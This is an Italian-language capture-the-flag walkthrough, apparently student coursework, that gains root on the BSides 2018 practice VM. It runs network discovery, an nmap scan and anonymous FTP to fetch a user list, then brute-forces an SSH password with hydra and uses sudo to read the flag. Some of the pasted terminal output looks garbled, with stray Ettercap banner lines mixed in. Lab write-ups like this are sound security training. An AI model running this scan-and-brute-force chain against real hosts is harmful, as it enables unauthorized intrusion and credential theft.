


## Bonus: Hacking VM BlackBox

### Traccia

Ci viene richiesto di attaccare una macchina virtuale e ottenere i permessi di root partendo da un'approccio di tipo BlackBox, ovvero dove non ci viene fornito nessun dato sulla macchina bersaglio.

### Esecuzione

Per prima cosa serve scoprire l'IP della macchina bersaglio. Faremo ciò usando una scansione degli host presenti nella rete tramite Ettercap



Escludendo dal risultato i due dispositivi conosciuti presenti nella rete andiamo ad ipotizzare che il terzo rimanente (192.168.1.3) sia l'indirizzo della macchina bersaglio.

Eseguendo una scansione con Nmap conferiamo che si tratta della macchina bersaglio e raccogliamo più informazioni sui servizi attivi

```
(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC 192.168.1.3
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-30 19:32 CET
Nmap scan report for bsides2018.station (192.168.1.3)
Host is up (0.00018s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534      4096 Mar 03 2018 public
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.1.100
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 2.3.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/_backup_wordpress
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:38:9A:71 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.97 seconds
```

Dal risultato della scansione notiamo diversi possibili vettori di attacco ma ci concentriamo sul servizio FTP che permette il login anonimo senza bisogno di password

```
(kali㉿kali)-[~]
└─$ ftp 192.168.1.3
Connected to 192.168.1.3.
220 (vsFTPD 2.3.5)
Name (192.168.1.3:kali): anonymous
230 Login successful
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Logghiamo nel servizio ftp del target ed esploriamo le varie directory in cerca di qualcosa che ci permetta l'accesso come utente con privilegi di root

```


ftp> ls
229 Entering Extended Passive Mode (|||21807|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||23328|).
150 Here comes the directory listing.
-rw-r--r--  1 0      0      31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||23484|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****|
226 Transfer complete.
31 bytes received in 00:00 (38.46 KiB/s)
ftp>

```

Sin da subito notiamo una directory chiamata public con dentro un file users.txt.bk

Dal nome supponiamo si tratti di un file di backup con dentro la lista utenti, procediamo quindi a trasferirlo sulla nostra macchina col comando get

Andiamo quindi ad aprirlo per vederne il contenuto




```

~/users.txt.bk - Mousepad
File Edit Search View Docume
+ [Icons] x [Icons]
1 abatchy
2 john
3 mai
4 anne
5 doomguy
6

```

All'interno sono presenti i nomi di 5 utenti del sistema

Con quest'informazione decidiamo di provare a loggare tramite ssh (servizio che abbiamo visto aperto durante il primo scan di Nmap) con ognuno di essi per vedere se qualcuno di loro richiede una password al posto di una chiave pubblica



```

(kali@kali)-[~]
$ ssh anne@192.168.1.3
anne@192.168.1.3's password:

```

Dopo diversi tentativi scopriamo che l'utente anne può accedere tramite ssh con una password, a questo punto decidiamo di usare un attacco a dizionario diretto al servizio ssh per tentare di scoprire la password

Utilizzando hydra riusciamo a trovare la password che ci serve, "**princess**"

```
(kali@kali)-[~]  
$ hydra -l anne -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.3 ssh -V  
[ATTEMPT] target 192.168.1.3 - login "anne" - pass "amanda" - 85 of 1000006 [child 5] (0/6)  
[ATTEMPT] target 192.168.1.3 - login "anne" - pass "summer" - 86 of 1000006 [child 8] (0/6)  
[22][ssh] host: 192.168.1.3 login: anne password: princess  
1 of 1 target successfully completed, 1 valid password found
```

Logghiamo quindi tramite ssh con user **anne** e password **princess**

```
(kali@kali)-[~]  
$ ssh anne@192.168.1.3  
anne@192.168.1.3's password:  
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)  
  
* Documentation:  https://help.ubuntu.com/  
attercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team  
382 packages can be updated.  
275 updates are security updates.  
ERROR: 1 operation not permitted  
New release '14.04.5 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
Unopened libev 2.0.6: you don't have permission to perform this capture on that device  
Last login: Tue Jan 30 10:50:48 2024 from desktop-afia6ev.station  
anne@bsides2018:~$ sudo cat /root/flag.txt  
[sudo] password for anne:  
Congratulations!  
  
If you can read this, that means you were able to obtain root permissions on this VM.  
You should be proud!  
attercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team  
There are multiple ways to gain access remotely, as well as for privilege escalation.  
Did you find them all?  
@abatchy17
```

Una volta dentro proviamo a leggere il file che contiene la flag usando il comando sudo, cosa che funziona in questo caso perchè l'utente anne ha i privilegi di root